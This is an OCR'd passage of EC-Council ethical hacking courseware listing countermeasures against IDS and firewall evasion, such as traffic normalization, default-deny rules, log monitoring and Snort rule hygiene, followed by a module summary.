
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IDS/Firewall Evasion Countermeasures

The previous sections discussed various tools and techniques used by attackers to bypass network security perimeters such as IDS, firewalls, and honeypots to enter target networks. It is necessary to deploy and configure these security mechanisms securely to avoid attacks. This section thus discusses various countermeasures and best practices for hardening such network security perimeters.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




How to Defend Against IDS Evasion

- Shut down switch ports associated with known attack hosts.
- Perform an in-depth analysis of ambiguous network traffic for all possible threats.
- Use TCP FIN or Reset (RST) packet to terminate malicious TCP sessions.
- Look for the nop opcode other than 0x90 to defend against the polymorphic shellcode problem.
- Train users to identify attack patterns and regularly update/patch all the systems and network devices.
- Deploy IDS after a thorough analysis of the network topology, nature of network traffic, and number of hosts to monitor.
- Use a traffic normalizer to remove potential ambiguity from the packet stream before it reaches the IDS.
- Ensure that the IDS normalizes fragmented packets and allows those packets to be reassembled in the proper order.
- Define DNS server for client resolver in routers or similar network devices.
- Harden the security of all communication devices such as modems and routers.
- If possible, block ICMP TTL expired packets at the external interface level and change the TTL field to a considerable value, ensuring that the end host always receives the packets.
- Regularly update the antivirus signature database.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use a traffic normalization solution at the IDS to protect the system from evasions.
- Store the attack information (attacker IP, victim IP, timestamp, etc.) for future analysis.
- Ensure that the packets are arriving from a path secured with IDS; if not, perform a deep analysis on packets arriving from non-IDS paths.
- Ensure that snort rules are perfectly configured to avoid DoS attacks using snort false positives.
- Periodically check for malicious script injection in snort rules directory.
- Employ a hybrid signature-based exploit protection technique that comprises of advanced statistical and behavioral based analysis techniques to prevent IDS evasion using zero-day exploit.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against Firewall Evasion

- The firewall should be configured such that the IP address of an intruder should be filtered out.
- Set the firewall rule set to deny all traffic and enable only the services required.
- If possible, create a unique user ID to run the firewall services instead of running the services using the administrator or root ID.
- Configure a remote syslog server and apply strict measures to protect it from malicious users.
- Monitor firewall logs at regular intervals and investigate all suspicious log entries.
- By default, disable all FTP connections to or from the network.
- Catalog and review all inbound and outbound traffic allowed through the firewall.
- Run regular risk queries to identify vulnerable firewall rules.
- Monitor user access to firewalls and control who can modify the firewall configuration.
- Specify the source and destination IP addresses as well as the ports.
- Notify the security policy administrator about firewall changes and document them.
- Control physical access to the firewall.
- Take regular backups of the firewall ruleset and configuration files.
- Schedule regular firewall security audits.
- Look for integrated HTTPS/TLS inspection to defend against evasions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use HTTP Evader to run automated testing for suspected firewall evasions.
- Use application identification to block malicious applications from any outbound connections.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we have discussed the following:
  - IDS, IPS, firewall, and honeypot concepts and solutions
  - Various techniques to bypass IDSs and firewalls
  - Various techniques to bypass NAC and endpoint security
  - Various IDS/Firewall evasion tools
  - How to detect and defeat honeypots
  - We concluded with a detailed discussion on various countermeasures that should be employed in order to prevent IDS/Firewall evasion attempts by threat actors
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform web server hacking to get valuable information such as credit card numbers and passwords

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

This module discussed different IDS, IPS, firewall, and honeypot concepts and solutions. It also described various techniques for bypassing IDS and firewalls. It also explained various techniques to bypass NAC and endpoint security. In addition, it illustrated various IDS/firewall evasion tools. Further, it explained how to detect and defeat honeypots. Finally, it ended with a detailed discussion of various countermeasures to be adopted to prevent IDS/Firewall evasion attempts by threat actors.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers perform web server hacking to gain valuable information such as credit card numbers and passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.